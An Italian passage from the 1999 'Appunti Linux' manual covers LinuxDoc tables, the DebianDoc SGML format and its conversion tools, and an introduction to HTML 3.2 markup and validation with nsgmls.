All'interno di un documento è possibile inserire delle tabelle, ma questo solo se si intende trasformare il proprio documento in LaTeX. In HTML si riesce a ottenere qualcosa, ma decisamente scadente. Per questo motivo, l'uso delle tabelle deve essere riservato ai casi di effettiva necessità.

Le tabelle sono composte essenzialmente da righe separate da un separatore di riga, e ogni riga, al suo interno, è suddivisa in colonne attraverso un separatore di colonna.

L'elemento **`table`** delimita la zona di descrizione di una tabella. All'interno del marcatore di apertura è possibile specificare la posizione prescelta della tabella, utilizzando l'attributo **`LOC`** (*location*), che si comporta nello stesso modo di quello utilizzato nell'elemento **`figure`**.

L'elemento **`tabular`**, interno a **`table`**, definisce le caratteristiche di una tabella. All'interno del marcatore di apertura è necessario specificare l'allineamento orizzontale del contenuto delle celle e la separazione di queste attraverso linee verticali. l'attributo utilizzato per questo è **`CA`** (*Column Alignment*) e il suo valore consigliabile è una stringa composta da una serie di lettere **`l`**, una per ogni colonna esistente nella tabella.

Le righe della tabella sono concluse dall'elemento **`rowsep`**, mentre le colonne sono staccate l'una dall'altra attraverso l'elemento **`colsep`**. È possibile inserire una linea orizzontale di separazione utilizzando l'elemento **`hline`**. Tutti questi elementi di descrizione delle righe, sono vuoti.

Si osservi questo esempio. Si suppone di voler rappresentare una tabella di quattro righe, più una di intestazione, divisa in due sole colonne, secondo lo schema seguente:

| Parametro LOC | Posizione corrispondente |
|---|---|
| h | posizione attuale |
| t | superiore |
| b | inferiore |
| p | pagina |

Esempio di tabella.

Il codice necessario è quello mostrato di seguito.

```
<table LOC=tbp>
<tabular CA="ll">
        <hline>
        Parametro loc   <sepcol> Posizione corrispondente       <rowsep>
        <hline>
        h               <sepcol> posizione attuale              <rowsep>
        t               <sepcol> superiore                      <rowsep>
        b               <sepcol> inferiore                      <rowsep>
        p               <sepcol> pagina                         <rowsep>
        <hline>
</tabular>
<caption>
        <label ID="tabella-esempio">
        Esempio di tabella.
</caption>
</table>
```

### 109.2.12 Mappa dei caratteri

Alcuni caratteri che all'interno di LinuxDoc hanno un significato speciale, e gli altri che sono al di fuori della codifica ASCII standard, possono essere inseriti nel testo finale utilizzando dei codici macro; precisamente utilizzando le entità standard.[4]

Questi codici macro sono preceduti dalla e-commerciale (`&`) e seguiti da un punto e virgola. Nel capitolo 107 è già apparsa una tabella riferita alle entità standard di uso comune nell'SGML. Si tratta precisamente della tabella 107.1.

## 109.3 Riferimenti

- *SGMLtools*

  *<http://pobox.com/~cg/sgmltools/>*

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

[4] LinuxDoc cerca di privilegiare in qualche modo l'ambiente matematico di LaTeX. Per richiamarlo è sufficiente delimitarlo attraverso le parentesi quadre, che così non possono essere usate in modo letterale. Come nel caso di altri simboli speciali, anche le parentesi quadre vanno indicate con l'uso di macro.

# DebianDoc

DebianDoc è un'altra variazione sul tema dell'ormai famoso DTD Qwertz. In altri termini, è una derivazione di SGMLtools/LinuxDoc, riorganizzato in modo da gestire solo quello che può essere rappresentato in tutte le forme di composizione che sono state pianificate.

Sotto questo aspetto, DebianDoc è superiore a LinuxDoc quando l'obbiettivo è la documentazione compatibile con lo spettro che va da una composizione in PostScript alla pagina di manuale pura e semplice.

Come si può intuire, DebianDoc è un applicativo nato per la distribuzione GNU/Linux Debian. Tuttavia, con un po' di prudenza, può essere convertito e installato anche in sistemi basati su altre distribuzioni. Eventualmente, si dovrà fare attenzione alle dipendenze: DebianDoc richiede la presenza di una serie di pacchetti che la distribuzione Debian organizza in funzione della gestione degli strumenti SGML. Un particolare interessante di DebianDoc è il fatto che utilizza Lout per la composizione in PostScript, ed eventualmente anche PSUtils per generare dei libretti di dimensioni più comode rispetto al solito A4.

## 110.1 Struttura

La struttura di un sorgente SGML secondo il DTD DebianDoc ricalca quello che si può vedere dall'esempio seguente:

```
<!DOCTYPE debiandoc PUBLIC "-//DebianDoc//DTD DebianDoc//EN">
<debiandoc>
    <book>
        <titlepag>
            <title>Titolo del documento</title>
            <author>
                <name>Pinco Pallino</name>
                <email>ppallino@dinkel.brot.dg</email>
            </author>
            <version>29/02/1999</version>
            <abstract>
                Breve introduzione al documento.
            </abstract>
            <copyright>
                <copyrightsummary>
                    Copyright &copy; 1999 Pinco Pallino
                </copyrightsummary>

                <p>This information is free; you can redistribute it
                and/or modify it under the terms of the GNU General
                Public License as published by the Free Software
                Foundation; either version 2 of the License, or (at your
                option) any later version.</p>

            </copyright>
        </titlepag>

        <toc detail="sect">

        <chapt id="primo-capitolo">
            <heading>Primo capitolo</heading>

            <p>Contenuto del primo capitolo,
            ...
            ...
            </p>

            <sect id="prima-sezione">
                <heading>Prima sezione del primo capitolo</heading>

                <p>Contenuto della prima sezione,
                ...
                ...
                </p>
```

```
            </sect>
            ...
            ...
        </chapt>
        ...
        ...
        <appendix id=prima-appendice>
                <heading>Prima appendice</heading>

                <p>...
                ...
                </p>

        </appendix>
        ...
        ...
    </book>

</debiandoc>
```

Si può osservare una grande affinità con il DTD LinuxDoc, dove spicca in particolare il fatto che le etichette per la realizzazione di riferimenti incrociati sono inserite come attributi **`ID`** degli elementi di suddivisione del testo: **`chapt`**, **`sect`**,...

DebianDoc presume quindi che si tratti di un libro suddiviso in capitoli, gli elementi **`chapt`**, e quindi in sezioni a vari livelli: **`sect`**, **`sect1`**, **`sect2`**, **`sect3`** e **`sect4`**.

È speciale anche l'elemento di dichiarazione dell'indice generale, **`toc`**, che prevede l'attributo **`DETAIL`**, al quale si deve assegnare il nome del livello di suddivisione che si ritiene indispensabile includere nell'indice generale: nell'esempio mostrato vengono inclusi solo i capitoli e le sezioni del livello iniziale.

### 110.1.1 Organizzazione del catalogo, del DTD e delle entità

Dal punto di vista dell'SGML, DebianDoc è organizzato con un unico catalogo, che contiene le indicazioni seguenti:

```
DOCTYPE debiandoc                               dtd/debiandoc.dtd
PUBLIC "-//DebianDoc//DTD DebianDoc//EN"        dtd/debiandoc.dtd
ENTITY %general-chars                           entities/general
```

Queste righe vengono aggiunte al catalogo del sistema, corrispondente a `/usr/lib/sgml/catalog`, che in pratica è un collegamento simbolico che punta al file `/etc/sgml.catalog`. Leggendo le dichiarazioni del catalogo si intende che il DTD DebianDoc sia costituito dal file `dtd/debiandoc.dtd`, ovvero `/usr/lib/sgml/dtd/debiandoc.dtd`, e che viene usato un solo file di entità generali: `entities/general`, ovvero `/usr/lib/sgml/entities/general`.

### 110.1.2 Utilizzo sommario

Attraverso gli strumenti di DebianDoc, si ottiene un documento finale a partire da un sorgente SGML. Per questo, si elabora il sorgente come si fa con un linguaggio di programmazione durante la compilazione.

`debiandoc2dvi [-k] [-p` ⟨*formato-carta*⟩`]` ⟨*file-sgml*⟩

`debiandoc2dvips [-k] [-p` ⟨*formato-carta*⟩`]` ⟨*file-sgml*⟩

`debiandoc2html [-k]` ⟨*file-sgml*⟩

`debiandoc2info [-k]` ⟨*file-sgml*⟩

`debiandoc2latex2e [-k] [-O] [--]` ⟨*file-sgml*⟩

`debiandoc2lout [-k] [-O] [--]` ⟨*file-sgml*⟩

`debiandoc2ps [-k] [-O] [-1] [-p` ⟨*formato-carta*⟩`] [--]` ⟨*file-sgml*⟩

`debiandoc2texinfo [-k] [-O] [--]` ⟨*file-sgml*⟩

`debiandoc2text [-k] [-O] [--]` ⟨*file-sgml*⟩

`debiandoc2textov [-k] [-O] [--]` ⟨*file-sgml*⟩

Ognuno di questi comandi elencati rappresenta un modo differente di elaborare e convertire un sorgente SGML scritto secondo il DTD DebianDoc. Il significato dei nomi dovrebbe essere intuitivo:

**debiandoc2html** significa evidentemente «DebianDoc to HTML», ovvero, «da DebianDoc a HTML». Lo stesso vale, più o meno, per gli altri comandi. In breve:

- **debiandoc2latex2e** produce un file LaTeX;
- **debiandoc2dvi** produce un file DVI attraverso l'elaborazione con il sistema di composizione LaTeX;
- **debiandoc2dvips** produce un file PostScript attraverso l'elaborazione con il sistema di composizione LaTeX;
- **debiandoc2html** produce una trasformazione in HTML, distribuita su più file, collocati in una directory il cui nome corrisponde alla radice del file sorgente, e l'estensione `.html`;
- **debiandoc2texinfo** produce un file in formato Texinfo;
- **debiandoc2info** produce un file di documentazione Info, attraverso il sistema di composizione Texinfo;
- **debiandoc2lout** produce un file adatto per il sistema di composizione Lout;
- **debiandoc2ps** produce un file PostScript, attraverso l'elaborazione del sistema di composizione Lout, in cui le pagine sono ridotte e raddoppiate (ogni pagina A4 ne contiene due A5, a meno che venga utilizzata l'opzione **-1**);
- **debiandoc2text** produce un file di testo puro e semplice, con un'ampiezza di 79 colonne;
- **debiandoc2textov** produce un file di testo con i codici di arretramento per ottenere gli effetti di evidenziamento e sottolineatura per la visualizzazione su schermo.

Alcune opzioni

`-k`

Fa in modo che i file intermedi, creati durante il procedimento di conversione, vengano conservati.

`-O`

Fa in modo che il risultato finale della trasformazione venga emesso attraverso lo standard output, quando di solito si crea invece un file con la stessa radice dell'origine, e l'estensione opportuna. Se il sorgente è fornito attraverso lo standard input, questa opzione è implicita.

`-1`

Questa opzione riguarda espressamente **debiandoc2ps**, che senza di questa, genera un file PostScript in cui ogni pagina ne contiene due ridotte e affiancate (per mezzo di PSUtils). Con questa opzione, si ottengono pagine normali (singole).

`-p` ⟨*dimensione-pagina*⟩

Questa opzione permette di specificare la dimensione della pagina, nelle trasformazioni in cui ciò può avere senso, facendo riferimento alla configurazione del pacchetto Papersize della distribuzione Debian.

`--`

In caso di ambiguità, un doppio trattino serve a separare le opzioni dal nome del file sorgente.

## 110.2 Guida rapida

Dal momento che DebianDoc è molto simile a LinuxDoc, e dato che la sua documentazione è abbastanza chiara, non è il caso di ripetere le stesse informazioni anche in questo capitolo. Eventualmente si può rileggere quello precedente. Qui vengono mostrati solo i prospetti riassuntivi degli elementi SGML principali di DebianDoc, attraverso delle tabelle.

## 110.3 Riferimenti

- Ian Jackson, Arno van Rangelrooij, *Debiandoc-SGML Markup Manual*

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

| Elemento | Descrizione |
|---|---|
| debiandoc | Il contenitore di un documento DebianDoc. |
| book | Il sotto-contenitore di un documento DebianDoc. |
| titlepag | La definizione della pagina del titolo. |
| title | Il titolo del documento. |
| author | L'autore (scomposto ulteriormente). |
| name | Il nome dell'autore. |
| email | L'indirizzo di posta elettronica dell'autore. |
| version | La versione del documento. |
| abstract | Una descrizione breve del contenuto. |
| copyright | Informazioni sul copyright. |
| copyrightsummary | Il copyright, in breve. |
| p | La descrizione della licenza. |
| toc | L'indice generale. |
| chapt | Il contenitore di un capitolo. |
| appendix | Il contenitore di un'appendice. |

Tabella 110.1: Elementi della struttura generale di un documento DebianDoc.

| Elemento | Descrizione |
|---|---|
| chapt | Il contenitore di un capitolo. |
| appendix | Il contenitore di un'appendice (si articola come il capitolo). |
| sect | Sezione di un capitolo o di un'appendice. |
| sect1 | Sotto-sezione di primo livello. |
| sect2 | Sotto-sezione di secondo livello. |
| sect3 | Sotto-sezione di terzo livello. |
| sect4 | Sotto-sezione di quarto livello. |
| heading | Il titolo di: capitolo, appendice, sezione o sotto-sezione. |

Tabella 110.2: Elementi che rappresentano la suddivisione gerarchica del contenuto di un documento DebianDoc.

| Elemento | Descrizione |
|---|---|
| em | Enfasi normale (idealmente un corsivo). |
| strong | Enfasi più forte (idealmente un neretto). |
| var | Rappresentazione di una metavariabile (di uno schema sintattico). |
| package | Il nome di un pacchetto GNU/Linux. |
| prgn | Il nome di un programma o di un file ben conosciuto. |
| file | Il percorso di un file o di una directory. |
| tt | Una stringa letterale dattilografica. |

Tabella 110.3: Elementi che si utilizzano nel corpo del testo per modificare l'aspetto del loro contenuto in base al significato che rappresentano.

| Elemento | Descrizione |
|---|---|
| ref id="⟨*etichetta*⟩" | Riferimento a un'etichetta dichiarata altrove. |
| manref name="⟨*nome*⟩" section="⟨*n-sezione*⟩" | Riferimento a una pagina di manuale. |
| email | Contenitore di un indirizzo di posta elettronica. |
| ftpsite | Il nome di dominio di un sito FTP. |
| ftppath | Il percorso riferito all'ultimo sito FTP indicato. |
| httpsite | Il nome di dominio di un sito HTTP. |
| httppath | Il percorso riferito all'ultimo sito HTTP indicato. |
| url id="⟨*uri*⟩" name="⟨*nome*⟩" | Indirizzo URI completo. |
| footnote | Nota a piè pagina. |

Tabella 110.4: Riferimenti.

| Elemento | Descrizione |
|---|---|
| list | Elenco puntato. |
| item | Voce di un elenco. |
| enumlist | Elenco numerato. |
| item | Voce di un elenco. |
| taglist | Elenco descrittivo. |
| tag | Elemento descrittivo. |
| item | Voce di un elemento. |

Tabella 110.5: Elenchi.

# Introduzione a HTML

HTML sta per *HyperText Markup Language* e in pratica è un formato SGML per i documenti della rete che fa uso di un DTD particolare: HTML appunto. La formattazione di un documento HTML non può mai essere valutata perfettamente in anticipo, perché dipende da diversi fattori:

- il programma utilizzato per visualizzare il documento;
- la risoluzione utilizzata;
- i tipi di carattere a disposizione;
- la profondità di colori disponibili.

Lo standard HTML è tale per cui tutti (o quasi) i programmi utilizzabili per la lettura di tali documenti sono in grado di cavarsela. Ma questo risultato minimo è ben lontano dall'esigenza di costruire qualcosa che tutti possano vedere più o meno nello stesso modo.

Quando si costruisce un documento HTML, occorre pensare all'utenza a cui è destinato, in modo da decidere quali caratteristiche possano essere utilizzate e quali invece sia meglio scartare per evitare inutili problemi di lettura.

## 111.1 Struttura

Normalmente, i programmi che si utilizzano per visualizzare documenti HTML sono molto tolleranti sul formato che questi possono avere, ma in generale, converrebbe attenersi a un formato preciso, come descritto di seguito.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<HTML>
<HEAD>
<TITLE>Titolo della pagina</TITLE>
</HEAD>
<BODY>
...
Corpo del documento
...
</BODY>
</HTML>
```

All'inizio dovrebbe trovarsi la dichiarazione del tipo di documento, cioè HTML, quindi, dopo la dichiarazione esplicita dell'inizio di questa attraverso l'elemento **`HTML`**, si trova l'intestazione, **`HEAD`**, nella quale si inserisce almeno il titolo della pagina.[1]

## 111.2 Intestazione e informazioni supplementari

Come già accennato, l'intestazione serve almeno per inserire il titolo della pagina. Di solito, il titolo non appare nel testo del documento, ma viene evidenziato altrove e lo si usa come riferimento quando si memorizza l'indirizzo della pagina nel segnalibro del programma utilizzato per la sua visualizzazione. Il titolo della pagina serve anche ai motori di ricerca per mostrare un elenco delle pagine corrispondenti a un certo modello.

In pratica, il titolo deve esprimere in breve il senso della pagina, e può essere qualcosa di diverso rispetto ai titoli che appaiono effettivamente nel testo contenuto.

Normalmente, oltre al titolo conviene aggiungere altre indicazioni che possono essere utili per i motori di ricerca. Per questo si utilizzano degli elementi speciali, **`META`**, che non hanno alcun significato per i programmi di visualizzazione delle pagine (i navigatori). L'esempio seguente mostra un'intestazione sufficientemente completa.

```
<HEAD>
    <TITLE>Titolo della pagina</TITLE>
    <META NAME="description"    CONTENT="Esempio di una pagina HTML.">
    <META NAME="keywords"       CONTENT="HTML, SGML, Editoria elettronica">
    <META NAME="author"         CONTENT="P. Pallino ppallino@dinkel.brot.dg">
    <META NAME="classification" CONTENT="Esempio HTML">
</HEAD>
```

[1] Un documento HTML è suddiviso normalmente in diverse pagine collegate attraverso dei riferimenti. Ogni pagina ha la stessa struttura: dichiarazione del DTD, inizio di HTML, intestazione, corpo, conclusione.

## 111.3 Corpo del documento

Il corpo di un documento HTML è delimitato dall'elemento **`BODY`** e il suo contenuto può essere scomposto in titoli di livello diverso, ma si tratta comunque di una possibilità. In pratica, il corpo può essere composto come si vuole.

### 111.3.1 Titoli

Gli elementi utilizzabili per i titoli vanno da **`H1`** a **`H6`**, dove il primo rappresenta il livello più alto (in pratica il titolo ha una dimensione più grande), mentre l'ultimo rappresenta il più basso.

```
...
<H1>Titolo principale</H1>
...
<H2>Titolo di livello inferiore</H2>
...
<H1>Altro titolo principale</H1>
...
```

### 111.3.2 Paragrafi e interruzioni

In HTML, l'interruzione di un paragrafo deve essere segnalata esplicitamente. Teoricamente, si dovrebbe segnalare sia l'inizio che la fine di un paragrafo. In pratica, si può utilizzare quasi sempre solo il marcatore di inizio (senza la conclusione) nei punti in cui la separazione non è ovvia. L'esempio seguente dovrebbe chiarire il problema.

```
...
<H1>Titolo principale</H1>
Primo paragrafo che descrive qualcosa
che non serve precisare oltre.
<p>Paragrafo successivo.
<H1>Altro argomento</H1>
...
```

Nell'esempio appena visto, il paragrafo che segue il titolo è stato dichiarato implicitamente, perché dopo il titolo si sottintende questo. Il paragrafo successivo, viene invece evidenziato in modo preciso, anche se non viene indicato il marcatore di conclusione.

Volendo essere precisi (e sarebbe meglio esserlo) il testo avrebbe dovuto essere scritto nel modo seguente:

```
...
<H1>Titolo principale</H1>
<P>Primo paragrafo che descrive qualcosa
che non serve precisare oltre.</P>
<P>Paragrafo successivo.</P>
<H1>Altro argomento</H1>
...
```

HTML ignora le righe bianche (possono contenere spazi e caratteri di tabulazione, oltre ai caratteri di conclusione della riga), per cui la separazione dei paragrafi attraverso l'inserzione di righe non serve a nulla.

A seconda del programma di navigazione utilizzato, la conclusione e l'inizio di un nuovo paragrafo può implicare l'inserzione di un piccolo spazio di separazione nel risultato finale visualizzato della pagina HTML. Se quello che si vuole è solo l'interruzione per poter ricominciare in una nuova riga, potrebbe convenire l'utilizzo dell'elemento **`BR`**, come nell'esempio seguente:

```
<P>Paragrafo che descrive qualcosa:<BR>
questa riga fa parte dello stesso paragrafo
che inizia con la riga precedente.</P>
```

> Tuttavia, proprio a causa delle possibili differenze di realizzazione tra i programmi di navigazione che non garantiscono una rappresentazione finale uniforme, l'uso di questo tipo di interruzione è sconsigliabile.

Per separare il testo esiste anche la possibilità di utilizzare delle righe di separazione orizzontale: **`HR`** (*Horizontal Rule*). Data la loro funzione, solitamente non si utilizza il marcatore di conclusione.

### 111.3.3 Elenchi

In generale, esistono due tipi di elenchi: puntati e numerati. L'elenco puntato viene definito utilizzando l'elemento **`UL`** (*Unordered List*), mentre quello numerato si ottiene con l'elemento **`OL`** (*Ordered List*). Le voci dell'elenco, sono costituite da elementi **`LI`** (*List Item*).

```
<UL>
<LI>prima voce di un elenco puntato;</LI>
<LI>seconda voce di un elenco puntato;</LI>
<LI>terza voce.</LI>
</UL>
```

```
<OL>
<LI>prima voce di un elenco numerato;</LI>
<LI>seconda voce di un elenco numerato;</LI>
<LI>terza voce.</LI>
</OL>
```

Naturalmente, gli elenchi possono essere più complessi, e dopo una voce può iniziare un nuovo elenco di livello inferiore.

### 111.3.4 Tabelle

Quando si inizia a utilizzare le tabelle e si scoprono gli effetti che si riescono a ottenere, non si vorrebbe più farne a meno. In realtà, le tabelle dovrebbero essere utilizzate il meno possibile, perché alcuni programmi per la visualizzazione di documenti HTML non sono in grado di gestirle.

La tabella è definita dall'elemento **`TABLE`**; al suo interno appaiono delle righe, delimitate attraverso elementi **`TR`** (*Table Row*) che a loro volta si scompongono in celle, **`TD`** (*Table Data*). Non è obbligatorio che ogni riga abbia lo stesso numero di celle, ma in generale conviene che sia così.

L'esempio seguente mostra una tabella di tre righe per due colonne.

```
<TABLE>
<TR><TD>uno</TD><TD>due</TD></TR>
<TR><TD>tre</TD><TD>quattro</TD></TR>
<TR><TD>cinque</TD><TD>sei</TD></TR>
</TABLE>
```

## 111.4 Insieme di caratteri

Quando si pubblica qualcosa nella rete, è molto probabile che sia rivolto a un pubblico molto ampio. A questo proposito, l'insieme di caratteri potrebbe rappresentare un problema: ISO 8859-1 (Latin-1) potrebbe non andare bene in Russia, e forse nemmeno negli USA.

Questo significa che, per quanto possibile, è opportuno utilizzare la codifica ASCII a 7 bit.

I caratteri accentati e i simboli speciali possono essere ottenuti utilizzando una serie di macro, che corrispondono a quelle usate da tutti i sistemi SGML. Nel capitolo 107 è già apparsa una tabella riferita alle entità standard di uso comune nell'SGML. Si tratta precisamente della tabella 107.1.

## 111.5 Collegamenti ipertestuali

La sigla HTML fa riferimento esplicitamente al fatto che si tratta di un sistema ipertestuale. Ci deve quindi essere un modo per creare questi collegamenti.

Un riferimento può essere fatto a una pagina intera o a un punto particolare di una pagina. Il riferimento può essere assoluto, cioè provvisto dell'indicazione del nodo e del percorso necessario a raggiungere la pagina, oppure può essere relativo al nodo attuale.

Per i riferimenti si utilizza l'elemento **`A`**.

### 111.5.1 Riferimenti a una pagina intera

Un riferimento a una pagina intera, con l'indicazione del percorso assoluto per raggiungerla, viene fatto come nell'esempio seguente:

```
<A HREF="http://www.brot.dg/prove/prova.html">Pagina di prova</A>
```

Nell'esempio, la frase **`Pagina di prova`** serve come punto di riferimento del puntatore a `http://www.brot.dg/prove/prova.html`.

Quando di realizza un documento HTML composto da più pagine collegate tra loro, è preferibile utilizzare riferimenti relativi, in modo da non dover indicare il nome del nodo in cui si trovano, e nemmeno il percorso completo delle directory da attraversare per raggiungerle.

```
<A HREF="varie/nota.html">Annotazioni varie</A>
```

Nell’esempio, si vede un riferimento al file `nota.html` contenuto nella directory `varie/` discendente dalla directory corrente. La directory corrente, in questi casi, è quella in cui si trova la pagina contenente il puntatore.

Il vantaggio di utilizzare riferimenti relativi, sta nella facilità con cui il documento può essere spostato o copiato in altri punti nel filesystem dello stesso o di un altro elaboratore.

### 111.5.2 Riferimenti a una posizione di una pagina

All’interno di una pagina è possibile collocare delle etichette che poi possono servire per fare dei riferimenti, sia a partire dalla stessa pagina che da altre. L’esempio seguente mostra un esempio di un’etichetta molto semplice.

```
<A NAME="introduzione"></A>
```

Si usa quindi lo stesso elemento che serve per creare un puntatore, ma con l’attributo **`NAME`**. L’argomento dell’attributo **`NAME`** (in questo caso è la parola **`introduzione`**), identifica quel punto.

Per fare riferimento a un’etichetta nella stessa pagina si può usare la forma dell’esempio seguente, con il quale si vuole puntare all’etichetta appena creata.

```
<A HREF="#introduzione">Introduzione</A>
```

Come si vede, si utilizza l’opzione **`HREF`** come al solito, ma il suo argomento è il nome dell’etichetta preceduta dal simbolo **`#`**. Evidentemente, ciò è necessario per evitare di fare riferimento a un file con lo stesso nome.

Se si vuole fare riferimento a un’etichetta di un certo file, si utilizza la notazione solita, aggiungendo l’indicazione dell’etichetta.

```
<A HREF="http://www.brot.dg/varie/linux.html#introduzione">Introduzione
a Linux</A>
```

## 111.6 Inserzioni di immagini

Un documento HTML può contenere riferimenti a file di immagine esterni in modo che nel risultato finale appaia in quel punto l’immagine corrispondente. Generalmente si possono utilizzare solo i formati GIF, JPG e PNG (in pratica le estensioni `.gif`, `.jpg` e `.png`).[2]

In un certo senso, il funzionamento di questi riferimenti a immagini è lo stesso di quelli ad altri documenti, solo che il risultato è l’inserzione automatica nel documento finale. Infatti, i file di immagine possono trovarsi in un elaboratore qualunque che sia accessibile attraverso la rete. Perciò, come nel caso dei riferimenti ai documenti, anche quelli alle immagini possono essere assoluti o relativi, se viene indicato il nome del nodo oppure no.

I riferimenti a file di immagine si fanno attraverso l’elemento **`IMG`**, come nell’esempio seguente:

```
<IMG SRC="http://www.brot.dg/varie/immagini/logo.jpg" ALT="Logo">
```

Come si vede dall’esempio, si utilizza l’attributo **`SRC`** per definire la collocazione del file contenente l’immagine, l’attributo **`ALT`** per indicare una descrizione alternativa nel caso in cui l’immagine non possa essere visualizzata.

Le immagini vengono trattate più o meno come il testo normale, per cui sono soggette all’allineamento e alla centratura. Generalmente, per evitare problemi di compatibilità con i vari programmi di navigazione, è meglio evitare di fare scorrere il testo a fianco delle immagini, e quindi è bene staccare il testo normale racchiudendolo esplicitamente all’interno di un elemento **`P`**, paragrafo.

```
<IMG SRC="immagini/logo.jpg" ALT="Logo">
<p>...testo che segue l'immagine...
```

L’immagine può essere utilizzata anche come pulsante per un riferimento ipertestuale, quando è contenuta all’interno di quest’ultimo. In questo caso di utilizzo, è particolarmente importante ricordare di inserire l’attributo **`ALT`** che diventa un’alternativa indispensabile nel caso in cui l’immagine non possa essere visualizzata.

```
<A HREF="varie/nota.html"><IMG SRC="img/nota.jpg" ALT="Annotazioni varie"></A>
```

È il caso di ricordare che non è obbligatorio che tutto si trovi sulla stessa riga, quindi l’esempio precedente può anche essere assemblato come indicato qui sotto.

```
<A HREF="varie/nota.html">
        <IMG SRC="immagini/nota.jpg" ALT="Annotazioni varie">
</A>
```

[2] Il formato PNG è accettato solo da alcuni programmi di navigazione, di conseguenza non è sempre consigliabile il suo utilizzo.

## 111.7 Prendere confidenza con il DTD

HTML è un tipo di documento SGML. Le regole che specificano il modo in cui può essere scritto un documento HTML sono indicate nel suo DTD, e prendere un po' di confidenza con questo può servire per fugare qualunque dubbio sull'uso dei vari elementi.

Prima, naturalmente, occorre conoscere le basi dell'SGML (capitolo 107), e l'uso degli strumenti fondamentali di convalida (il pacchetto SP, descritto nel capitolo 108).

### 111.7.1 Il DTD e le entità generali

Per poter verificare la correttezza formale di un documento HTML, oltre agli strumenti di convalida, cioè il pacchetto SP, occorre procurarsi il DTD e le sue estensioni riferite alle entità generali, quelle che permettono di utilizzare le macro per le lettere accentate e i simboli speciali.

Il DTD HTML 3.2 e le entità ISO Latin-1 si trovano generalmente anche nel pacchetto SP; in ogni caso, le entità generali servono solo per verificare che nel documento HTML siano state utilizzate delle macro valide.

### 111.7.2 DTD HTML 3.2

Il formato HTML 3.2 è il più comune, e per essere sicuri che il proprio documento sia il più standard possibile conviene accettare le sue limitazioni. Al suo interno potrebbe essere necessario verificare, ed eventualmente modificare, qualcosa.

```
<!--
        W3C Document Type Definition for the HyperText Markup Language
        version 3.2 as ratified by a vote of W3C member companies.
        For more information on W3C look at  URL http://www.w3.org/

        Date: Tuesday January 14th 1997

        Author: Dave Raggett <dsr@w3.org>

        HTML 3.2 aims to capture recommended practice as of early '96
        and as such to be used as a replacement for HTML 2.0 (RFC 1866).
        Widely deployed rendering attributes are included where they
        have been shown to be interoperable. SCRIPT and STYLE are
        included to smooth the introduction of client-side scripts
        and style sheets. Browsers must avoid showing the contents
        of these element Otherwise support for them is not required.
        ID, CLASS and STYLE attributes are not included in this version
        of HTML.
-->

<!ENTITY % HTML.Version
        "-//W3C//DTD HTML 3.2 Final//EN"

        -- Typical usage:

            <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
            <html>
            ...
            </html>
        --
        >

<!--================== Deprecated Features Switch =========================-->

<!ENTITY % HTML.Deprecated "IGNORE">
```

Nella prima parte, dopo il commento introduttivo e le istruzioni su come abbinare il DTD al documento HTML, appare la dichiarazione di un'entità parametrica, denominata **`HTML.Deprecated`**, a cui si può assegnare la stringa **`INCLUDE`**, oppure **`IGNORE`**. Attraverso questa entità, viene controllata la definizione di alcuni elementi il cui utilizzo è considerato sconsigliabile. Se gli si abbina la stringa **`IGNORE`**, questi elementi non vengono dichiarati nel DTD, e la loro presenza nel documento viene considerata un errore.

Più avanti nel DTD appare l'inclusione delle entità generali standard; generalmente si tratta di ISO Latin-1, come appare nel pezzo seguente:

```
<!--================ Character mnemonic entities ==========================-->
```

```
<!ENTITY % ISOlat1 PUBLIC
       "ISO 8879-1986//ENTITIES Added Latin 1//EN//HTML">
%ISOlat1;
```

È importante osservare che esistono varie versioni della codifica ISO latin-1 nell'ambito delle entità standard (con più o meno simboli a disposizione). La scelta di un DTD riferito a una versione particolare di HTML, implica anche il gruppo di entità generali a cui si può fare riferimento.

La presenza di questa richiesta nel DTD implica che ci deve essere una dichiarazione adeguata nel catalogo SGML, riferita possibilmente all'identificatore pubblico

```
ISO 8879-1986//ENTITIES Added Latin 1//EN//HTML
```

in modo che il sistema sappia dove prendere queste entità.

### 111.7.3 Unire DTD ed entità generali standard attraverso il catalogo

Perché l'analizzatore SGML sia in grado di trovare le entità generali esterne indicate nel DTD, occorre predisporre un catalogo molto semplice, come quello seguente:

```
PUBLIC "ISO 8879-1986//ENTITIES Added Latin 1//EN//HTML"        "ISOlat1"

PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"                         "html-3.2.dtd"
```

In tal caso, le entità generali richieste dal DTD dell'HTML 3.2 sono contenute nel file `ISOlat1`, mentre il DTD è contenuto nel file `html-3.2.dtd`.

### 111.7.4 Verifica

Per verificare la validità formale di un documento HTML, si può quindi utilizzare il programma **nsgmls** (del pacchetto SP) nel modo seguente. Si suppone in particolare che il catalogo sia contenuto nel file `catalogo`, e che il file da verificare sia `mio_file.html`, entrambi collocati nella directory corrente.

```
$ cat mio_file.html | nsgmls -s -c catalogo
```

È il caso di ricordare che alcune distribuzione GNU/Linux, in particolare Debian, predispongono un pacchetto apposito contenente i DTD più comuni riferiti all'HTML, assieme alle relative entità standard. Naturalmente, il tutto è organizzato in un unico catalogo che va eventualmente ad aggiornare il catalogo di sistema (dovrebbe trattarsi del file `/etc/sgml.catalog`, oppure del file `/usr/lib/sgml/catalog`). Il nome di questo pacchetto potrebbe essere `sgml-data*`.

### 111.7.5 Compatibilità con i navigatori

I programmi utilizzati per visualizzare i documenti HTML hanno una loro visione del significato dei vari elementi e delle macro (le entità generali) contenute. La verifica di validità secondo il DTD è un filtro iniziale molto importante per garantire che il documento possa essere «visto» correttamente attraverso qualunque programma. Tuttavia, alcune particolarità dell'SGML potrebbero essere sconosciute a tali programmi.

Di sicuro, le sezioni marcate non possono essere utilizzate; inoltre, il trucco del marcatore conclusivo generico, il simbolo **</>**, non viene riconosciuto nella maggior parte dei casi.

Evidentemente, dopo la verifica formale con gli strumenti SGML, conviene dare un'occhiata al proprio documento, così come viene interpretato da uno di questi programmi di navigazione.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

Parte xxiv

# Controllo dell'ortografia e dello stile

# Analisi lessicale

